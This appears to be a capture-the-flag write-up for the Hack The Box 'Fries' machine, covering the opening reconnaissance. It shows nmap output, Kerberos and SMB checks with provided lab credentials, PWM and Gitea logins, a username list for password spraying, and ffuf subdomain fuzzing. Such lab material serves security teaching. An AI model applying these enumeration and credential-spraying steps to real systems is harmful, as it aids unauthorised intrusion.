

Machine information
Please allow up to 7 minutes for services to load. As is common in real-life Windows penetration tests, you will start the Fries box with credentials for the following account: d.cooper@fries.htb / D4LE11maan!!.
Author: ruycr4ft and kavigihan
Enumeration
Nmap
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└──╼ $ sudo nmap -p- -Pn -sCV 10.129.22.160
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-22 23:21 EST
Nmap scan report for 10.129.22.160
Host is up (0.20s latency).
Not shown: 65510 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
22/tcp    open  ssh           OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b3:a8:f7:5d:60:e8:66:16:ca:92:f6:76:ba:b8:33:c2 (ECDSA)
|_  256 07:ef:11:a6:a0:7d:2b:4d:e8:68:79:1a:7b:a7:a9:cd (ED25519)
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://fries.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-11-23 11:27:59Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: fries.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-11-23T11:29:44+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Not valid before: 2025-11-18T05:39:19
|_Not valid after:  2105-11-18T05:39:19
443/tcp   open  ssl/http      nginx 1.18.0 (Ubuntu)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=pwm.fries.htb/organizationName=Fries Foods LTD/stateOrProvinceName=Madrid/countryName=SP
| Not valid before: 2025-06-01T22:06:09
|_Not valid after:  2026-06-01T22:06:09
|_http-server-header: nginx/1.18.0 (Ubuntu)
| tls-nextprotoneg:
|_  http/1.1
| tls-alpn:
|_  http/1.1
|_http-title: Site doesn't have a title (text/html;charset=ISO-8859-1).
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fries.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-11-23T11:29:41+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Not valid before: 2025-11-18T05:39:19
|_Not valid after:  2105-11-18T05:39:19
2179/tcp  open  vmrdp?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fries.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Not valid before: 2025-11-18T05:39:19
|_Not valid after:  2105-11-18T05:39:19
|_ssl-date: 2025-11-23T11:29:44+00:00; +7h00m01s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fries.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Not valid before: 2025-11-18T05:39:19
|_Not valid after:  2105-11-18T05:39:19
|_ssl-date: 2025-11-23T11:29:43+00:00; +7h00m01s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49901/tcp open  msrpc         Microsoft Windows RPC
56644/tcp open  msrpc         Microsoft Windows RPC
56670/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OSs: Linux, Windows; CPE: cpe:/o:linux:linux_kernel, cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-11-23T11:29:03
|_  start_date: N/A
|_clock-skew: mean: 7h00m00s, deviation: 0s, median: 7h00m00s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 515.37 seconds
Add these to /etc/hosts file:
10.129.22.160 fries.htb pwm.fries.htb DC01.fries.htbAs this machine also got clock skew and normally every Windows machine will get this problem, so be sure to run this command whenever doing something.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└──╼ $ sudo rdate -n 10.129.22.160

┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ sudo ntpdate -s 10.129.22.160

┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ sudo net time set -S DC01.fries.htb
As we got provided creds, let’s verify with smb and kerberos to see if we can authenticate with it.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ sudo nxc smb DC01.fries.htb -u 'd.cooper' -p 'D4LE11maan!!' -k --generate-krb5-file krb5.conf
SMB         DC01.fries.htb  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:fries.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         DC01.fries.htb  445    DC01             [+] krb5 conf saved to: krb5.conf
SMB         DC01.fries.htb  445    DC01             [+] Run the following command to use the conf file: export KRB5_CONFIG=krb5.conf
SMB         DC01.fries.htb  445    DC01             [-] fries.htb\d.cooper:D4LE11maan!! KDC_ERR_PREAUTH_FAILED
We got KDC_ERR_PREAUTH_FAILED so could means that this user is not directly from AD.
→ Let’s check the web as we got port 80 and 443 open.
Web Enumeration
Go to http://fries.htb.

Let’s scrolling around to see if we can collect any info.

On the /about endpoint, we found out there is three persons with their name.
So based on the provided creds, we can simply create a file that contains the pattern for later password spraying or brute force in case.
- Emma Thompson -> e.thompson
- Daniel Rodriguez -> d.rodriguez
- Sarah Chen -> s.chen
Nothing special on /menu.
→ Let’s up to discover port 443.
PWM
Head to https://pwm.fries.htb/.

Searching out and got this pwm which is an open source password self service application for LDAP directories.

We saw PWM v2.0.8 bb7ed22b when we click on the arrow down on the top right side.
There is a red block with warning signal that if we click to view.

Seeing the field for entering password and also we saw the ip 192.168.100.2 which could be the iternal ip or something that related to this service.
→ Trying D4LE11maan!! from the provided creds to see if we can sign in.

Got Password Incorrect so this creds probably using for something else.
Notice this service also show the record of timestamp and address of the one who login.
→ So we back to https://pwm.fries.htb/pwm/private/login and login again to see if it works.


We got Error 5017 again but this time we got some clue from it.
Notice CN=svc_infra,CN=Users,DC=fries,DC=htb that we found another user which is svc_infra.
→ Seems like we need to find a way to gain some initial foothold, so we will do some subdomain recon to see if we can find something more.
Subdomain Discovery
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└─$ ffuf -u http://fries.htb/ -H "Host: FUZZ.fries.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -fc 302

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.22.160/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.fries.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 302
________________________________________________

code                    [Status: 200, Size: 13591, Words: 1048, Lines: 272, Duration: 246ms]
:: Progress: [4989/4989] :: Job [1/1] :: 170 req/sec :: Duration: [0:00:25] :: Errors: 0 ::
Found out another subdomain code.
→ Let’s update our /etc/hosts file.
10.129.22.160 fries.htb pwm.fries.htb DC01.fries.htb code.fries.htbLet’s access to http://code.fries.htb.

So this one is gitea platform.
→ Let’s see if we can login with given creds.
Gitea

- d.cooper@fries.htb
- D4LE11maan!!
So we are dale which got access to private fries.htb repo as the one we need to uncover more stuffs.
→ Let’s discover it out.
Source Code Review

Scroll down a little bit.

We can see the Tech Stack and also Configuration where the backend db is managed from http://db-mgmt05.fries.htb that contains ps_db schema.
→ Update /etc/hosts file.
